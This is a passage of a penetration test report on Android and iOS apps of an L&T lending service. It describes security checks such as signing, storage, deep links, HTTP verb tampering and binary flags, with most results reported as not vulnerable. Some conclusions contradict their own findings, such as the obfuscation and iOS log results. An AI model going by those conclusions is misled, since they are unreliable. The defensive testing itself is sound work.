
Figure#07 Tested for Allow Backup Flag Check

Moving forward, we checked for Weak Signing Algorithms used to sign the Android application. This allows the attacker to obtain the signing key of the application's certificate and change the application in the App Store to a malicious one by using the obtained signing keys. However, the application uses v2 schemes with the SHA512withRSA signature type, which is secure. Therefore, we can say that the application is not vulnerable to Weak Signing Algorithms.




Figure#08 Tested for Weak Signing Algorithm

As the next step, we checked for Sensitive Data Exposure, such as hardcoded credentials. By reverse engineering the APK file, when conducting a check for sensitive data exposure to identify the presence of sensitive hard-coded information such as API keys, username, password etc., It was observed that there is no sensitive data exposed through source code. Therefore, this led SecureLayer7 to the conclusion that the Android application is not vulnerable to sensitive data exposure.




Figure#09 Tested for Sensitive Data Exposure-1




Figure#10 Tested for Sensitive Data Exposure-2

Next, we checked for insecure data storage with the Firebase database URL and tried to find the Firebase URL with the JADX-gui tool. However, it was observed that the application source code does not have a hardcoded Firebase database URL. Therefore, we can say that the application is not vulnerable to insecure data storage with a Firebase URL.




Figure#11 Tested for Firebase URL

Next, we checked for Deep Link Issues Deep links allow seamless navigation from external sources, such as web browsers or other applications, directly into specific content within the app. However, SecureLayer7 observed that the Android application implements robust security measures to handle Deep Links effectively. The application demonstrated proper validation and sanitization techniques, ensuring that Deep Links are processed securely without exposing the application to malicious actions or unintended behaviors.




Figure#12 Tested for Deep Link Issues

Next, we checked for Sensitive Data Exposure with URLs and carried out this attack by finding all the URLs in the source code and checking for sensitive data. However, it was observed that no sensitive data was exposed through the URLs. Therefore, it is clear that the application is not vulnerable to sensitive data exposure with URLs.




Figure#13 Tested for Sensitive Data Exposure from URLs

Moving further, we checked for an Android Debug flag. The android: debuggable flag set to true enables an attacker to debug the application, making it easier for them to gain access to parts of the application that should be kept secure. The android: debuggable flag is set as false. Hence, the application is not vulnerable to the Android Debug Flag.



Figure#14 Tested for Debug Flag

Next, we checked for Source Code Obfuscation or not, in which attackers can read and understand the source code easily of the application. However, it was observed that the application's Source Code is Obfuscated, hence it is vulnerable to Source Code Obfuscation.




Figure#15 Tested for Source Code Obfuscation

In this step, we checked for Improper Export of Android Components and carried out this attack by checking content providers, services, broadcast receivers, and activities flag as true/false. It was observed that the application implemented proper protection and set the exported components as "false". Therefore, we can say that the application is not vulnerable to Improper Export of Android Components.

Figure#16 Tested for Improper Export Android Components

Next, we checked for HTTP Verb Tampering attacks by manipulating the HTTP verb other than the GET and POST methods. The HTTP methods were changed to CONNECT, TRACE, and HEAD using the proxy tool. However, it was observed that the server has restricted HTTP methods responding with an HTTP 405 Methods Not Allowed error, thus preventing them from the HTTP Verb Tampering attack.



Figure#17 Tested for Verb Tampering

Summarizing the attack narrative, we used the Burp Proxy Suite of tools to record, intercept, and replay the requests to the application. Once the application had been mapped out with general requests, Burp was also used to identify the classic vulnerabilities.

As for the approach chosen for the assessment, the parties involved agreed upon the benefits of a Black Box methodology. The team was provided with full access to all relevant infrastructure. With this focus and

scope in mind, we conducted extensive tests and checked for SQL Injection, Sensitive Information Disclosure via JS files, Server-Side Request Forgery and similarly dangerous attacks.

The Pentest activities began the engagement by using the application the same way a typical user would. This exercise was proxied through the Burp Suite proxy and included passive analysis for the identification of any misconfigurations and various vulnerabilities. By visiting each page, we created a record of the application in the Burp Suite proxy for use with manual and automated testing techniques later in the engagement.


Attack Narrative -D2C iOS Application Pentest

Overview

This document provides information on the narrative and description of the weaknesses that were exploited to gain unauthorized access to sensitive data or protected systems in the L&T environment via the Black Box Procedure. The intent was to closely simulate an adversary and provide sufficient details to the L&T the risk associated with D2C iOS application.

Scope: com.ltfs.d2cApp - 1.4.4

We started by testing for security flags implementation and carried out this attack using the MobSF tool, these flags serve as a protection mechanism against memory leakage attacks. It was observed that the iOS application had effectively implemented the necessary security flags. Therefore, we can say that the application is not vulnerable to insecure Security Flags Implementation.



IPA BINARY ANALYSIS

Search:

PROTECTION	STATUS	SEVERITY	DESCRIPTION
ARC	True	info	The binary is compiled with Automatic Reference Counting (ARC) flag. ARC is a compiler feature that provides automatic memory management of Objective-C objects and is an exploit mitigation mechanism against memory corruption vulnerabilities.
CODE SIGNATURE	True	info	This binary has a code signature.
ENCRYPTED	True	info	This binary is encrypted.
NX	True	info	The binary has NX bit set. This marks a memory page non-executable making attacker injected shellcode non-executable.
PIE	True	info	The binary is build with -fPIC flag which enables Position independent code. This makes Return Oriented Programming (ROP) attacks much more difficult to execute reliably.
RPATH	True	warning	The binary has Runpath Search Path (@rpath) set. In certain cases an attacker can abuse this feature to run arbitrary executable for code execution and privilege escalation. Remove the compiler option -rpath to remove @rpath.
STACK CANARY	True	info	This binary has a stack canary value added to the stack so that it will be overwritten by a stack buffer that overflows the return address. This allows detection of overflows by verifying the integrity of the canary before function return.
SYMBOLS STRIPPED	True	info	Debug Symbols are stripped

Figure#1 Tested for Security Flags Implementation


For Hardcoded Sensitive Information Stored in the info.plist file. Following the attack scenario's execution, no evidence of sensitive information being stored in the file was found. This outcome affirms that the application has taken appropriate security measures to prevent unauthorized access to sensitive information. Therefore, it was clear that the application is not vulnerable to Hardcoded Sensitive Information Disclosure.



Figure#2 Tested for Sensitive Information Disclosure on Local Storage

Moreover, we checked for Sensitive Data Storage under "nsurlcredentialstorage" and "nsuserdefaults" and carried out this attack using the "objection" tool and examined the application's storage of data. It was observed no sensitive data was stored in plain text format. Therefore, we can say that the application is not vulnerable to Sensitive Data Storage under "nsurlcredentialstorage" and "nsuserdefaults".

Figure#3 Tested for Sensitive Data Storage – NSURLCredentialStorage



Figure#4 Tested for Sensitive Data Storage - NSUserDefaults

Furthermore, testing was done for Sensitive Data Disclosure via iOS logs, and we carried out this attack by checking if the application transfers any sensitive data in the logs. It was observed that the application does disclose sensitive information through iOS logs. Therefore, we can say that the application is not vulnerable to Sensitive Data Disclosure via iOS logs.

Figure#5 Tested for Sensitive Data Disclosure via iOS Logs

Summarizing the attack narrative, we used the Burp Proxy Suite of tools to record, intercept, and replay the requests to the application. Once the application had been mapped out with general requests, Burp was also used to identify the classic vulnerabilities.

As for the approach chosen for the assessment, the parties involved agreed upon the benefits of a Black Box methodology. The team was provided with full access to all relevant infrastructure. With this focus and scope in mind, we conducted extensive tests and checked for Insecure Communication, Flag Misconfigurations and Sensitive Data Exposure and similarly dangerous attacks.

The Pentest activities began the engagement by using the application the same way a typical user would. This exercise was proxied through the Burp Suite proxy and included passive analysis for the identification of any misconfigurations and various vulnerabilities. By visiting each page, we created a record of the application in the Burp Suite proxy for use with manual and automated testing techniques later in the engagement.

